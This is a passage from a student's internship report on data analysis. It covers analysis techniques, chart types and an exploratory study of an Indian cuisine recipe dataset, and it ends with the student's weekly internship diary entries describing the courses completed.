- **Uniformity:** The degree to which the data is specified using the same unit of measure.

4.2.4 Advantages

- Removal of errors when multiple sources of data are at play.
- Fewer errors make for happier clients and less-frustrated employees.
- Ability to map the different functions and what your data is intended to do.
- Monitoring errors and better reporting to see where errors are coming from, making it easier to fix incorrect or corrupt data for future applications.
- Using tools for data cleaning will make for more efficient business practices and quicker decision-making.

4.3 Data Analysis Techniques

4.3.1 Regression Analysis

Regression analysis is used to estimate the relationship between a set of variables. When conducting any type of regression analysis, you're looking to see if there's a correlation between a dependent variable (that's the variable or outcome you want to measure or predict) and any number of independent variables (factors which may have an impact on the dependent variable). The aim of regression analysis is to estimate how one or more variables might impact the dependent variable, in order to identify trends and patterns. This is especially useful for making predictions and forecasting future trends.

There are many different types of regression analysis, and the model you use depends on the type of data you have for the dependent variable. For example, your dependent variable might be continuous (i.e., something that can be measured on a continuous scale, such as sales revenue in USD), in which case you'd use a different type of regression analysis than if your dependent variable was categorical in nature (i.e., comprising values that can be categorized into a number of distinct groups based on a certain characteristic, such as customer location by continent). You can learn more about different types of dependent variables and how to choose the right regression analysis in this guide.

4.3.2 Monte Carlo Simulation

When making decisions or taking certain actions, there are a range of different possible outcomes. If you take the bus, you might get stuck in traffic. If you walk, you might get caught in the rain or bump into your chatty neighbor, potentially delaying your journey. In everyday life, we tend to briefly weigh up the pros and cons before deciding which action to take; however, when the stakes are high, it's essential to calculate, as thoroughly and accurately as possible, all the potential risks and rewards.

Monte Carlo simulation, otherwise known as the Monte Carlo method, is a computerized technique used to generate models of possible outcomes and their probability distributions. It essentially considers a range of possible outcomes and then calculates how likely it is that each particular outcome will be realized. The Monte Carlo method is used by data analysts to conduct advanced risk analysis, allowing them to better forecast what might happen in the future and make decisions accordingly.

4.3.3 Factor Analysis

Factor analysis is a technique used to reduce a large number of variables to a smaller number of factors. It works on the basis that multiple separate, observable variables

correlate with each other because they are all associated with an underlying construct. This is useful not only because it condenses large datasets into smaller, more manageable samples, but also because it helps to uncover hidden patterns. This allows you to explore concepts that cannot be easily measured or observed—such as wealth, happiness, fitness, or, for a more business-relevant example, customer loyalty and satisfaction.

4.3.4 Cohort Analysis

"Cohort analysis is a subset of behavioral analytics that takes the data from a given dataset and rather than looking at all users as one unit, it breaks them into related groups for analysis. These related groups, or cohorts, usually share common characteristics or experiences within a defined time-span."

So, what does this mean and why is it useful? Let's break down the above definition further. A cohort is a group of people who share a common characteristic (or action) during a given time period. Students who enrolled at university in 2020 may be referred to as the 2020 cohort. Customers who purchased something from your online store via the app in the month of December may also be considered a cohort.

4.3.5 Cluster Analysis

Cluster analysis is an exploratory technique that seeks to identify structures within a dataset. The goal of cluster analysis is to sort different data points into groups (or clusters) that are internally homogeneous and externally heterogeneous. This means that data points within a cluster are similar to each other, and dissimilar to data points in another cluster. Clustering is used to gain insight into how data is distributed in a given dataset, or as a preprocessing step for other algorithms.

There are many real-world applications of cluster analysis. In marketing, cluster analysis is commonly used to group a large customer base into distinct segments, allowing for a more targeted approach to advertising and communication. Insurance firms might use cluster analysis to investigate why certain locations are associated with a high number of insurance claims. Another common application is in geology, where experts will use cluster analysis to evaluate which cities are at greatest risk of earthquakes (and thus try to mitigate the risk with protective measures).

4.3.6 Time Series Analysis

Time series analysis is a statistical technique used to identify trends and cycles over time. Time series data is a sequence of data points which measure the same variable at different

points in time (for example, weekly sales figures or monthly email sign-ups). By looking at time-related trends, analysts are able to forecast how the variable of interest may fluctuate in the future.

When conducting time series analysis, the main patterns you'll be looking out for in your data are:

- Trends: Stable, linear increases or decreases over an extended time period.
- Seasonality: Predictable fluctuations in the data due to seasonal factors over a short period of time. For example, you might see a peak in swimwear sales in summer around the same time every year.
- Cyclic patterns: Unpredictable cycles where the data fluctuates. Cyclical trends are not due to seasonality, but rather, may occur as a result of economic or industry-related conditions.

4.3.7 Sentimental Analysis

When you think of data, your mind probably automatically goes to numbers and spreadsheets. Many companies overlook the value of qualitative data, but in reality, there are untold insights to be gained from what people (especially customers) write and say about you. So how do you go about analyzing textual data?

One highly useful qualitative technique is sentiment analysis, a technique which belongs to the broader category of text analysis—the (usually automated) process of sorting and understanding textual data. With sentiment analysis, the goal is to interpret and classify the emotions conveyed within textual data. From a business perspective, this allows you to ascertain how your customers feel about various aspects of your brand, product, or service. There are several different types of sentiment analysis models, each with a slightly different focus. The three main types include:

- **Fine-grained sentiment analysis:** If you want to focus on opinion polarity (i.e. positive, neutral, or negative) in depth, fine-grained sentiment analysis will allow you to do so. For example, if you wanted to interpret star ratings given by customers, you might use fine-grained sentiment analysis to categorize the various ratings along a scale ranging from very positive to very negative.

- **Emotion detection:** This model often uses complex machine learning algorithms to pick out various emotions from your textual data. You might use an emotion detection model to identify words associated with happiness, anger, frustration, and excitement, giving your insight into how your customers feel when writing about you or your product on, say, a product review site.

- **Aspect-based sentiment analysis:** This type of analysis allows you to identify what specific aspects the emotions or opinions relate to, such as a certain product feature

or a new ad campaign. If a customer writes that they “find the new Instagram advert so annoying”, your model should detect not only a negative sentiment, but also the object towards which it’s directed.

4.4 Data Visualization

4.4.1 Why Data Visualization

1. Understand data quickly

Businesses can understand large amounts of data much more quickly and efficiently using Data Visualization. After all, it’s much easier to analyze and understand data if its in a visual form like a bar graph or pie chart rather than in a textual form like spreadsheets. Understanding data quickly also means that businesses can take decisions based on that data much more quickly as well.

2. Identify relationships and patterns

It is much easier to identify the relationships and patterns in the data when it is presented visually. Of course, there are some patterns that are obvious and immediately found, but there may be some hidden links and patterns in the data that you never thought were there. These are not visible when the data is in textual form and only becomes obvious when it is visually presented.

3. Pinpoint emerging trends

Businesses can obviously find out current trends in the data but it is sometimes possible to even estimate future trends using Data Visualization. This gives a huge edge to companies in the market that actually use Data Visualization as they can move ahead of their competitors by analyzing future market trends.

4. Communicate the story to others

It is not only enough that only data analysts and other technicians in the business understand the data. It is equally important to showcase the data analysis and results obtained to other people in the company such as the shareholders. In such a situation, Data Visualization is extremely helpful because it condenses the data into a
form everybody can understand.

4.4.2 Data Visualization Charts

There are many different types of Data Visualization charts that you can use depending on what type of data you want to show and how you want to show it. Before deciding on a particular chart, you have to consider the relationship between your data, whether you are

comparing single or multiple data values with respect to time, are you showing a specific trend in the data, etc. These are all questions you should answer before you choose any of the Data Visualization Charts.

1. Bar Chart

Bar charts organize the data into rectangular bars that can easily be used to compare data sets. You should create a bar chart if you want to compare two or more data values of a similar kind and if you don't have too many data groups to display. However, bar charts show discrete data so it might not be a good idea to use it if you want continuous data.

2. Line Chart

Line Charts visualize data in the form of a line that is very useful in understanding trends and patterns. It's best to use the Line Chart if you want to show data relative to a continuous variable like time. Different colored lines for different variables in the data make it very easy to understand a line chart.

3. Scatterplot

Scatterplots are used to understand the relationship between two variables in the data. You can also find the outliers in your data or understand the overall distribution by plotting a scatterplot. If the data moves from lower left to upper right, there might be a positive correlation between the two variables if the data move in the opposite direction, there might be a negative correlation.

4. Sparkline

Sparklines are the best Data Visualization if you want to show general trends in a speedier manner. Sparkline is also useful if you want to show a particular data variable changing with time. It can paint an approximate picture which is very easy to understand but only if the readers can understand the Sparkline as well.

5. Pie Chart

Pie Charts are best if you want to compare some parts of the whole in the data. They can easily give an idea of the number of different parts on the whole but they are not very precise unless you add numerical values to each part of the pie chart representing each individual share on the whole.

6. Gauge

A Gauge is used to compare a value on a single scale. This value is usually specified as the current value and the total possible value with the gauge indicating your progress in green and the rest of the part in red. It is not a good idea to use a gauge if you want to display more than one value simultaneously.

7. Area Chart

Area Charts are similar to Line Charts in that they visualize data in the form of a line that is very useful in understanding trends and patterns. However, the area under the line in an

area chart is also colored. This can be used with multiple variables in the data to demonstrate the relative differences between the variables.

8. Geographical Map

A Geographical Map visualizes the data on top of a map of a geographical location. It is best to use this map if the data has geography as an important part with different shades of the same color representing different data meanings on the map. However, if you want to show precise points of data, then a Geographical Map is not the best idea.

9. Heat Map

Heat maps provide the relationship between two variables in the data along with rating information between these variables. This rating information is normally displayed using various shades of the same color with light to dark demonstrating an increase in rating.

10. Histogram

Histograms are a cross between bar charts and line charts. They organize the data into rectangular bars across a continuous time interval. This is different than bar charts as they can be across discrete intervals. You should use Histograms to show the distribution of data over time or to compare two variables in the data over time.

Chapter 5. Project EDA on Indian Cuisine

5.1 Project Overview

Indian cuisine consists of a variety of regional and traditional cuisines native to India. Given the diversity in soil, climate, culture, ethnic groups, and occupations, these cuisines vary substantially and use locally available spices, herbs, vegetables, and fruits. Indian cuisine is known for its rich and diverse flavours, colourful ingredients, and unique cooking techniques. It is heavily influenced by the country's history, geography, and cultural diversity, with each region of India having its own distinct culinary traditions and specialties. Cuisine differs across India's diverse regions as a result of variation in local culture, geographical location (proximity to sea, desert, or mountains), and economics. It also varies seasonally, depending on which fruits and vegetables are ripe. The diversity of Indian cuisine can be attributed to the country's geography and cultural influences. The cuisine varies from region to region, with each region having its own unique specialties and ingredients. Some of the popular regional cuisines in India include North Indian cuisine, South Indian cuisine, Bengali cuisine, and Gujarati cuisine.

The purpose is to study and classify Indian cuisine is as it is an integral part of Indian culture and heritage. Studying and analysing Indian cuisine can provide insights into the social, cultural, and historical aspects of India, such as the diverse regional cuisines and cooking techniques. Analysing the ingredients and cooking methods of Indian cuisine can provide insights into the nutritional value of Indian dishes. This can help identify healthy and balanced meals and promote healthier eating habits.

5.2 Procedure

The following are the general steps that can be taken to conduct the EDA of Indian cuisine project:

1. **Data Collection:** Gather a dataset of Indian recipes from sources such as Kaggle.

2. **Data Cleaning:** Clean the dataset by removing duplicate recipes, correcting misspelled words, and filling in missing values.

	name	ingredients	diet	prep_time	cook_time	flavor_profile	course	state	region
7	Kaju katli	Cashews, ghee, cardamom, sugar	vegetarian	10	20	sweet	dessert	-1	-1
9	Kheer	Milk, rice, sugar, dried fruits	vegetarian	10	40	sweet	dessert	-1	-1
10	Laddu	Gram flour, ghee, sugar	vegetarian	10	40	sweet	dessert	-1	-1
12	Nankhatai	Refined flour, besan, ghee, powdered sugar, yo...	vegetarian	20	30	sweet	dessert	-1	-1
94	Khichdi	Moong dal, green peas, ginger, tomato, green c...	vegetarian	40	20	spicy	main course	-1	-1
96	Kulfi falooda	Rose syrup, falooda sev, mixed nuts, saffron, ...	vegetarian	45	25	sweet	dessert	-1	-1
98	Lauki ki subji	Bottle gourd, coconut oil, garam masala, ginge...	vegetarian	10	20	spicy	main course	-1	-1
109	Pani puri	Kala chana, mashed potato, boondi, sev, lemon	vegetarian	15	2	spicy	snack	-1	-1
111	Papad	Urad dal, sev, lemon juice, chopped tomatoes	vegetarian	5	5	spicy	snack	-1	-1
115	Rajma chaval	Red kidney beans, garam masala powder, ginger,...	vegetarian	15	90	spicy	main course	-1	North
117	Samosa	Potatoes, green peas, garam masala, ginger, dough	vegetarian	30	30	spicy	snack	-1	-1

Figure 5.1 Data without State names

	name	ingredients	diet	prep_time	cook_time	flavor_profile	course	state	region
7	Kaju katli	Cashews, ghee, cardamom, sugar	vegetarian	10	20	sweet	dessert	Delhi	-1
9	Kheer	Milk, rice, sugar, dried fruits	vegetarian	10	40	sweet	dessert	Uttar Pradesh	-1
10	Laddu	Gram flour, ghee, sugar	vegetarian	10	40	sweet	dessert	Andhra Pradesh	-1
12	Nankhatai	Refined flour, besan, ghee, powdered sugar, yo...	vegetarian	20	30	sweet	dessert	Gujarat	-1
94	Khichdi	Moong dal, green peas, ginger, tomato, green c...	vegetarian	40	20	spicy	main course	Delhi	-1
96	Kulfi falooda	Rose syrup, falooda sev, mixed nuts, saffron, ...	vegetarian	45	25	sweet	dessert	Andhra Pradesh	-1
98	Lauki ki subji	Bottle gourd, coconut oil, garam masala, ginge...	vegetarian	10	20	spicy	main course	Gujarat	-1
109	Pani puri	Kala chana, mashed potato, boondi, sev, lemon	vegetarian	15	2	spicy	snack	Delhi	-1
111	Papad	Urad dal, sev, lemon juice, chopped tomatoes	vegetarian	5	5	spicy	snack	Tamil Nadu	-1
117	Samosa	Potatoes, green peas, garam masala, ginger, dough	vegetarian	30	30	spicy	snack	Uttar Pradesh	-1
164	Upma	Chana dal, urad dal, ginger, curry leaves, sugar	vegetarian	10	20	spicy	snack	Andhra Pradesh	-1
231	Brown Rice	Brown rice, soy sauce, olive oil	vegetarian	15	25	-1	main course	Tamil Nadu	-1

Figure 5.2 Data with State names

3. **Exploratory Data Analysis:** Conduct exploratory data analysis to gain insights into the characteristics of Indian cuisine, such as the most commonly used ingredients, cooking techniques, and regional variations.

Figure 5.3 Common Ingredients Used

4. **Data Visualization:** Create visualizations such as bar charts, scatterplots,

and heatmaps to visually represent the patterns and trends observed in the data.



Figure 5.4 State wise preferred Diet

Chapter 6 - Conclusion

References

- India CSR Partnerships Platform-CSRBOX
- Data Collection | Definition, Methods & Examples (scribbr.com)
- The 7 Most Useful Data Analysis Techniques [2023 Guide] (careerfoundry.com)
- https://www.geeksforgeeks.org/why-data-visualization-matters-in-data-analytics/
- https://www.tableau.com/learn/articles/data-visualization
- https://www.scribbr.com/methodology/data-cleansing/

Appendix

Annexure 1

Week 1 (13/02/2023-18/02/2023)

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Annexure 1

Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nir Dilipbhai Shah

DIARY OF THE WEEK: Dt: 13/02/2023 **TO** 18/02/2023

DEPARTMENT: Computer Engineering **SEM:** 8

NAME OF THE ORGANISATION: CSRBOX Foundation

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Anjali Verma

DESCRIPTION OF THE WORK DONE IN BRIEF

The orientation session was held in which all the details about the procedure of internship along with the details of the organization was shared. In brief the details of the first assignment were also shared.

After that, the fundamentals about the Data Analysis were learnt by me. It includes What is data analysis, Organizing and managing data, Analysing data, Visualising data, etc.

Next, I learnt about basics of Data Science, i.e., what is data science, its different paths, advise for aspirants, etc.

Then, I learnt about what the Data Science people do, *i.e.*, their daily routine, tools and technologies used for it.

What is the use of Data Science in Business was next thing learnt by me. It included sub topics like how companies started in Data Science and the recruiting for Data Science job.

Then, I learnt about the applications (use cases) of the Data Science.

At last, there was meeting for the submission of the reports, assignments, etc. in which all the details regarding the submission were shared.

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TOTAL HOURS: 10

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date: 20/02/2023

✪ Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Week 2 (20/02/2023-25/02/2023)

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Annexure I

Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nir Dilipbhai Shah

DIARY OF THE WEEK: Dt: 20/02/2023 TO 25/02/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: CSRBOX Foundation

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Anjali Verma

DESCRIPTION OF THE WORK DONE IN BRIEF

At the start of this week there was group meeting where the doubts regarding the internship, projects, courses, etc. were solved.

During this week I have completed two courses namely, Python for Data Science and Data Visualization using Python.

In Python for Data Science, they taught about the basics of Python, i.e., is Data Types, Expressions, Variables, String and its Operations, Lists, Tuples, Sets, Dictionaries and their Operations.

It also included Conditioning and Branching, Loops, Functions, Objects and Classes, Exception Handling.

Opening files and reading and writing in them, loading data and working with that data and also saving that data using the Pandas library was taught.

Finally, working with the NumPy arrays was taught along with simple APIs of translation and speech to text.

In Data Visualization with Python, I learnt about how to create meaningful and effective data visuals using Python libraries namely, Matplotlib, Seaborn and Folium.

In it I learnt how to create Line plots, Area plots, Histograms, Bar charts, Pie charts, Box plots and Scatter plots using Matplotlib.

Also, learnt to create Waffle Charts, Word Clouds and Regression Plots using Seaborn library.

Finally, I learnt about Folium library and how to make Simple and Choropleth Maps using it.

There was also Masterclass in which the basics of data analytics was explained by Industrial Mentor.

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TOTAL HOURS: 12

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date: 27/02/2023

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Week 3 (27/02/2023-04/03/2023)

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Annexure I

Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nir Dilipbhai Shah

DIARY OF THE WEEK: Dt: 27/02/2023 TO 04/03/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: CSRBOX Foundation

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Anjali Verma

DESCRIPTION OF THE WORK DONE IN BRIEF

This week started with the submission of the Concept Note as the submission for Deliverable-1, where we have to submit our idea of the project.

There was only one course given this week. It was of Machine Learning with Python.

I learnt the following this from it:

Introduction to Machine Learning: This section covers the basics of machine learning, including supervised and unsupervised learning, types of algorithms, and key concepts.

Data Pre-processing: In this section, the different techniques for cleaning and preparing data for machine learning algorithms were covered.

Regression: This section covers linear regression, polynomial regression, and multiple regression, which are used to model relationships between variables.

Classification: I had learnt about different classification algorithms such as logistic regression, K-Nearest Neighbours (KNN), Decision Trees and Random Forests.

Clustering: This section introduces unsupervised learning and covers clustering algorithms such as K-Means and Hierarchical Clustering.

Dimensionality Reduction: This section introduces dimensionality reduction techniques such as Principal Component Analysis (PCA) and t-SNE.

Model Evaluation and Optimization: In this section, I have learnt how to evaluate the performance of machine learning models and optimize them for better results.

Recommender System: This section includes two main types of recommender system: Content based and Collaborative Filtering.

There was doubt solving session in this week.

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TOTAL HOURS: 12

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date: 06/03/2023

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Week 4 (06/03/2023-11/03/2023)

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Annexure I

Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nir Dilipbhai Shah

DIARY OF THE WEEK: Dt: 06/03/2023 **TO** 11/03/2023

DEPARTMENT: Computer Engineering **SEM:** 8

NAME OF THE ORGANISATION: CSRBOX Foundation

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Anjali Verma

DESCRIPTION OF THE WORK DONE IN BRIEF

As usual this week also started with the group meeting. There were two courses assigned this week, namely, Enterprise Design Thinking Practitioner and Enterprise Design Thinking Co-creator.

In first course, I got in-depth understanding of design thinking principles and how they can be applied in an enterprise context.

The course covered topics like empathy, prototyping, and iteration, and provides practical guidance on how to use design thinking to create innovative solutions that meet the needs of users and stakeholders. Too, there were exercises/quiz for a few topics. It too contained real-world case considers.

The pre-requisite for the second course was the completion of the first course. The main center of this course was on the co-creation of design thinking, and provides learners with tools and techniques for collaborating with others to create and refine ideas.

The course covered topics like facilitation, visual thinking, storytelling, etc. It too had hands-on and group exercises that was taken after by the assessment of each topic.

There was master class during the week. This master class was on the Python for Data Science and its core focus was on the Data Visualization tools using Python. They covered two libraries of the Python for the Data Visualization, i.e., Matplotlib and Seaborn.

I was also working on my deliverables - 2, which has to be submitted on next Monday. I have done some data cleaning, pre-processing on my dataset.

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TOTAL HOURS: 14

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date: 13/03/2023

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Week 5 (13/03/2023-18/03/2023)

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Annexure I

Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nir Dilipbhai Shah

DIARY OF THE WEEK: Dt: 13/03/2023 **TO** 18/03/2023

DEPARTMENT: Computer Engineering **SEM:** 8

NAME OF THE ORGANISATION: CSRBOX Foundation

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Anjali Verma

DESCRIPTION OF THE WORK DONE IN BRIEF

On this Monday, we had to submit the Pre-processed Dataset. So, I filled/imputed missing values in the dataset.

There was only one course given for two weeks, i.e., only one course for this and next week. The course was Data Science Tools.

There are 7 modules in this course.

First module (Language of Data Science) contains:

Languages of Data Science, Introduction to Python, Introduction to R Language, Introduction to SQL, Other Languages, Quiz

Second module (Data Science Tools) contains:

Categories of Data Science Tools, Open-Source Tools for Data Science – Part 1, Open-Source Tools for Data Science – Part 2, Commercial Tools for Data Science, Cloud based Tools for Data Science, Quiz.

Third Module (Packages, APIs, Datasets and Models) contains:

Libraries for Data Science, API, Data Sets, Sharing Enterprise Data, Machine Learning Models, Model Asset Exchange, Lab and Quiz.

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TOTAL HOURS: 12

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date: 25/03/2023

O Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Week 6 (20/03/2023-25/03/2023)

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Annexure I

Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nir Dilipbhai Shah

DIARY OF THE WEEK: Dt: 20/03/2023 **TO** 25/03/2023

DEPARTMENT: Computer Engineering **SEM:** 8

NAME OF THE ORGANISATION: CSRBOX Foundation

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Anjali Verma

DESCRIPTION OF THE WORK DONE IN BRIEF

I continued with the same course, which was Data Science Tools. As it was given for two weeks. I completed the remaining four modules of the course.

The modules were namely, GitHub, Jupyter Notebooks and JupyterLab, RStudio IDE and Watson Studio.

They taught about the GitHub, how to create a directory on it, how to upload file on it, how to add, update, delete and modify the files on it, etc.

In Jupyter Notebooks, they taught about its basic architecture, then various features of the it. They also gave a brief overview of the JupyterLabs which will take over the Jupyter Notebooks in upcoming years according to them.

There was a lab part also for the features of the Jupyter Notebooks.

In RStudio IDE, I learnt about the basic features of it, i.e., how to install packages, load libraries, plotting graphs in it.

There were lab sessions also in which I got more clear idea about the RStudio IDE.

The last module was IBM Watson Studio, in which they gave basic introduction of it. They also taught how to create an account on IBM Watson Studio.

They also taught how to use Jupyter Notebooks in IBM Watson Studio and there was lab session regarding it.

Then, there were quizzes after each module and there was a final exam after completion of all modules.

In this week, a Masterclass session was also there, in which they taught about the Python for Data Science and also solved various doubts during the session.

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TOTAL HOURS: 12

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Week 7 (27/03/2023-01/04/2023)

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Annexure I

Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nir Dilipbhai Shah

DIARY OF THE WEEK: Dt: 27/03/2023 TO 01/04/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: CSRBOX Foundation

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Anjali Verma

DESCRIPTION OF THE WORK DONE IN BRIEF

This week, only one course was given named as, Google Analytics for Beginners. There were four modules in the course.

First module was Introduction to Google Analytics in which they taught what is Digital Analytics, how Google Analytics works, how to setup it with the admin dashboard and then demo about the views and filters.

Next module was The Google Analytics Interface in which there was demo about the navigation of Google Analytics, then overview of reports, how to share them and finally how to set up dashboards and shortcuts.

Third module was Basic Reports which has three types of reports in it. They were namely, Audience report, Acquisition report and Behavior report which can be chosen by the developer according to the need of the users.

The last module was Basic Campaign and Conversion Tracking which contained about the measuring of Custom Campaigns, Tracking Campaigns with URLs, how to measure business objectives and how to measure Google Ads campaigns.

There was assessment after each module in which we have to score at least 80% to continue forward.

There was a mentor meeting with the IBM employee during which we showed our projects and taken feedback and suggestions from them.

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TOTAL HOURS: 10

SIGNATURE OF STUDENT

O The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE /

Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Week 8 (03/04/2023-08/04/2023)

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Annexure I

Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nir Dilipbhai Shah

DIARY OF THE WEEK: Dt: 03/04/2023 **TO** 08/04/2023

DEPARTMENT: Computer Engineering **SEM:** 8

NAME OF THE ORGANISATION: CSRBOX Foundation

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Anjali Verma

DESCRIPTION OF THE WORK DONE IN BRIEF

This week, one course was given named as, Advanced Google Analytics for Beginners. There were four modules in the course.

First module was Data Collection and Processing in which they taught how to collect data, categorize users, store data, generate reports and other things like process the reports into readable form using Google Analytics.

Next module was Setting Up Data Collection and Configuration in which there was demo about the organizing of Google Analytics account and setting up the filters along with customizing few things such as Dimensions and Metrics which are more specific to the business.

Third module was Advanced Analysis Tools and Techniques in which techniques for analyzing data by channel and audience was taught along with analysis of custom reports. These all can be used to grow the business according to the customers.

The last module was Advance Marketing Tools in which concept of Remarketing was introduced. Then, Dynamic Remarketing was also taught that show ads to customers who have visited your website.

There was assessment after each module in which we have to score at least 80% to continue forward.

There was a mentor meeting with the IBM employee during which we showed our projects and taken feedback and suggestions from them.

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TOTAL HOURS: 10

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Week 9 (10/04/2023-15/04/2023)

GUJARAT TECHNOLOGICAL UNIVERSITY
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Annexure I

Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nir Dilipbhai Shah

DIARY OF THE WEEK: Dt: 10/04/2023 TO 15/04/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: CSRBOX Foundation

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Anjali Verma

DESCRIPTION OF THE WORK DONE IN BRIEF

This Monday, I had to submit my fourth deliverable which was the final report of the project. And 3 courses were assigned for this week namely, Design Thinking, How is Design Thinking used, IBM Skills Presents: Making Practical Use of Design Thinking and Design Thinking.

There was guidance meeting for doubt clearance of the internship on Monday.

I started with the first course which was Design Thinking where I learned how to solve the problems with creative thinking, what empathy is all about and how to make a user centric design. I also learned about the loop and all the careers that uses design thinking in the best possible ways and are successful using that. And ended the course with a mini quiz.

Afterwards, I started with the second course of the week which was How is Design Thinking used in this course they address various topics like how to apply design thinking and what all are the activities we can use to focus more on the team play. And also learned about all the activities we can use to make user centric design and what are all the design thinking tools and resources.

Then, I completed the last course which was IBM Skills Presents: Making Practical Use of Design Thinking and Design Thinking in which the examples were given of how we can implement design thinking in the real-life scenario.

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TOTAL HOURS: 08

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

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Date:

Date: 20/04/2023

